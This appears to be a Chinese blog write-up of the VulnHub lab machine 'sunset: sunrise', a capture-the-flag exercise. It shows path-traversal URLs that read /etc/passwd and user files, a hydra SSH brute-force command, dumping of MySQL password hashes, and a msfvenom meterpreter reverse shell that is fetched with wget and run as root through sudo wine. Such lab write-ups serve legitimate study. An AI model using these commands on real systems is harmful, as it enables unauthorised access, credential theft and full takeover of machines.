

[vulnhub]sunset: sunrise Writeup

原创

Vicl1fe 于 2019-12-31 11:37:08 发布 434 收藏

分类专栏: [vulnhub](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41918771/article/details/103776934

版权



[vulnhub](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

个人博客地址

<http://www.darkerbox.com>

欢迎大家学习交流

靶机网址:

<https://www.vulnhub.com/entry/sunset-sunrise,406/>

靶机知识点:

靶机IP: 192.168.2.129

kali IP: 192.168.2.126


信息收集

`nmap -sV -p- 192.168.2.129`

```
root@kali:~/Desktop# nmap -sV -p- 192.168.2.129
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-30 19:55 EST
Nmap scan report for 192.168.2.129 (192.168.2.129)
Host is up (0.00047s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp    open  http         nginx 1.14.2
3306/tcp  open  mysql?
8080/tcp  open  http-proxy  Weborf (GNU/Linux)
2 services unrecognized despite returning data. If you know the service/version, please submit the
-s-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port3306-TCP:V=7.80%I=7%D=12/30%Time=5E0A9CA5%P=x86_64-pc-linux-gnu%r(N
SF:ULL,4C,"H\0\0\01\xffj\x04Host\x20'192\,168\,2\,126'\x20is\x20not\x20a
SF:lowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port8080-TCP:V=7.80%I=7%D=12/30%Time=5E0A9CAA%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,187,"HTTP/1\,1\x20200\r\nServer:\x20Weborf\x20(GNU/Linux)\r
SF:\nContent-Length:\x20326\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20"-//W3C
SF://DTD\x20HTML\x204\,01\x20Transitional//EN"><html><head><title>Weborf<
```

扫目录发现啥也没有


访问8080端口，很明显的目录遍历漏洞。



漏洞利用


通过这个漏洞读取/etc/passwd文件。斜杠需要经过url编码。

`http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd`



发现用户 **weborf**

```
usbmux:x:115:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
geoclue:x:116:124:./var/lib/geoclue:/usr/sbin/nologin
tss:x:117:125:TPM2 software stack,,:/var/lib/tpm:/bin/false
speech-dispatcher:x:118:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
lightdm:x:120:127:Light Display Manager:/var/lib/lightdm:/bin/false
weborf:x:1001:1001:.,,:/home/weborf:/bin/bash
mysql:x:121:128:MySQL Server,,:/nonexistent:/bin/false
```



使用hydra 爆破

```
hydra -l weborf -P /usr/share/wordlists/rockyou.txt 192.168.2.129 ssh
```

等了几分钟，啥也没有。


还是继续去目录遍历吧。

去home下看看。

```
http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2f
```

| Name | Size |
|------------|------|
| d ../ | - |
| d sunrise/ | - |
| d weborf/ | - |

Generated by Weborf/0.12.2 (GNU/Linux)



有两个目录。先去第一个。

```
http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f
```

| | | |
|---|------------|-----|
| d | Desktop/ | - |
| d | Documents/ | - |
| d | Downloads/ | - |
| d | Music/ | - |
| d | Pictures/ | - |
| d | Public/ | - |
| d | Templates/ | - |
| d | Videos/ | - |
| f | user.txt | 33B |



Generated by Weborf/0.12.2 (GNU/Linux)

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

Encryption Encoding SQL XSS Other

Load URL http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2f

Split URL https://blog.csdn.net/qq_41918771

发现user.txt。

http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2fuser.txt

a6050aecf6303b0b824038807d823a89

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

Encryption Encoding SQL XSS Other

Load URL http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fsunrise%2fuser.txt

Split URL

Execute https://blog.csdn.net/qq_41918771

第二个目录 **weborf**

http://192.168.2.129:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f

| Name | Size |
|------------------|------|
| d ../ | - |
| d weborf-0.12.2/ | - |


Generated by Weborf/0.12.2 (GNU/Linux)



里面我看过了，没啥东西。

dirb扫描home/weborf下的文件。可能会有隐藏文件

```
dirb http://192.168.2.129:8080/../../../../home%2fweborf%2f
```



看到.mysql_history文件


访问它。

```
http://192.168.2.129:8080/../../../../home%2fweborf%2f/mysql_history
```

```
show databases;
ALTER USER 'weborf'@'localhost' IDENTIFIED BY 'iheartrainbows44';
```



看见数据库的账号和密码
尝试ssh登陆，登陆成功



权限提升

```
mysql -u weborf -p
use mysql
select user,password from user;
```

```
weborf@sunrise:~$ mysql -u weborf -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1287
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> select user,pass from user;
ERROR 1054 (42S22): Unknown column 'pass' in 'field list'
MariaDB [mysql]> select user,password from user;
+-----+-----+
| user  | password                                     |
+-----+-----+
| root  | *C7B6683EEB8FF8329D8390574FAA04DD04B87C58 |
| sunrise | thefutureissobrightigottawearshades      |
| weborf | *A76018C6BB42E371FD7B71D2EC6447AE6E37DB28 |
+-----+-----+
3 rows in set (0.000 sec)

MariaDB [mysql]> █
```

https://blog.csdn.net/qq_41918771

得到sunrise的密码 `thefutureissobrightigottawearshades`

```
weborf@sunrise:~$ su sunrise
Password:
sunrise@sunrise:~/weborf$
sunrise@sunrise:~/weborf$ █
```

`sudo -l`

```
sunrise@sunrise:~/home$ sudo -l
Matching Defaults entries for sunrise on sunrise:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunrise may run the following commands on sunrise:
  (root) /usr/bin/wine
sunrise@sunrise:~/home$ █
```

查看可以以root执行wine命令，wine可以执行exe程序。

先在kali中生成exe程序

```
msfvenom -p windows/meterpreter/reverse_tcp -f exe --platform windows -a x86 LHOST=192.168.2.126 LPORT=6666 -o /root/Desktop/payload.exe
python3 -m http.server
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe --platform windows -a x86 LHOST=192.168.2.126 LPORT=6666 -o /root/Desktop/payload.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/payload.exe
root@kali:~# █
```

在靶机中下载

```
cd /tmp
wget http://192.168.2.126:8000/payload.exe
```

```
sunrise@sunrise:/tmp$ wget http://192.168.2.126:8000/payload.exe
--2019-12-30 22:32:55-- http://192.168.2.126:8000/payload.exe
Connecting to 192.168.2.126:8000... connected. meterpreter > exit
HTTP request sent, awaiting response... 200 OK [*] Shutting down Meterpreter..
Length: 73802 (72K) [application/x-msdos-program]
Saving to: 'payload.exe.1'
[*] 192.168.2.129 - Meterpreter session 4 closed. Reason: user exit
payload.exe.1 100%[=====msf5 exploit(multi/handler) >] 72.07K --KB/s in 0s
2019-12-30 22:32:55 (309 MB/s) - 'payload.exe.1' saved [73802/73802]
msf5 exploit(multi/handler) >
sunrise@sunrise:/tmp$
```

https://blog.csdn.net/qq_41918771

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.2.126
set LPORT 6666
exploit
```

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.2.126:6666
```

在靶机运行

```
sudo wine payload.exe
```



```
2019-12-30 22:32:55 -- http://192.168.2.126:8000/payload.exe
Connecting to 192.168.2.126:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 73802 (72K) [application/x-msdos-program]
Saving to: 'payload.exe.1'

payload.exe.1          100%[=====] 72.07K  --.-KB/s
2019-12-30 22:32:55 (309 MB/s) - 'payload.exe.1'
sunrise@sunrise:/tmp$ sudo wine payload.exe

[*] 192.168.2.129 - Meterpreter session 4 closed. Reason: User exit
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.126:6666
[*] Sending stage (180291 bytes) to 192.168.2.129
[*] Meterpreter session 5 opened (192.168.2.126:6666 -> 192.168.2.129:52128) at
meterpreter > |
```

```
meterpreter > cd /root
meterpreter > ls
Listing: Z:\root
=====
Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   1602     fil      2019-12-05 17:24:31 -0500 .ICEauthority
100666/rw-rw-rw-    104     fil      2019-12-05 17:40:27 -0500 .Xauthority
100666/rw-rw-rw-    96      fil      2019-12-05 17:54:41 -0500 bash history
100666/rw-rw-rw-   570     fil      2010-01-31 06:52:26 -0500 .bashrc
40777/rwxrwxrwx     0       dir      2019-12-04 17:46:24 -0500 .config
40777/rwxrwxrwx     0       dir      2019-12-04 15:46:21 -0500 .confid
100666/rw-rw-rw-    35     fil      2019-12-04 15:46:34 -0500 .dmirc
40777/rwxrwxrwx     0       dir      2019-12-04 15:48:12 -0500 .gnupg
40777/rwxrwxrwx     0       dir      2019-12-04 14:29:33 -0500 .local
40777/rwxrwxrwx     0       dir      2019-12-04 17:46:20 -0500 mozilla
```

```
100666/rw-rw-rw-   2211     fil      2019-12-05 17:24:30 -0500 .xsession-errors
100666/rw-rw-rw-   2211     fil      2019-12-05 13:51:40 -0500 .xsession-errors.old
40777/rwxrwxrwx     0       dir      2019-12-04 15:46:51 -0500 Desktop
40777/rwxrwxrwx     0       dir      2019-12-04 15:46:51 -0500 Documents
40777/rwxrwxrwx     0       dir      2019-12-04 15:46:51 -0500 Downloads
40777/rwxrwxrwx     0       dir      2007-08-29 11:03:27 -0400 Groups
40777/rwxrwxrwx     0       dir      2007-08-29 11:03:27 -0400 Logs
40777/rwxrwxrwx     0       dir      2019-12-04 16:33:15 -0500 Manual
40777/rwxrwxrwx     0       dir      2019-12-04 15:46:51 -0500 Music
40777/rwxrwxrwx     0       dir      2019-12-04 15:46:51 -0500 Pictures
40777/rwxrwxrwx     0       dir      2019-12-04 15:46:51 -0500 Public
40777/rwxrwxrwx     0       dir      2019-12-04 16:33:15 -0500 Readme
40777/rwxrwxrwx     0       dir      2019-12-04 15:46:51 -0500 Templates
40777/rwxrwxrwx     0       dir      2007-08-29 11:03:26 -0400 Users
40777/rwxrwxrwx     0       dir      2019-12-04 15:46:51 -0500 Videos
100666/rw-rw-rw-    701     fil      2019-12-05 17:22:55 -0500 root.txt
meterpreter > |
```

欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群



信息安全小白群

扫一扫二维码，入群聊。

https://blog.csdn.net/qq_41918771



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)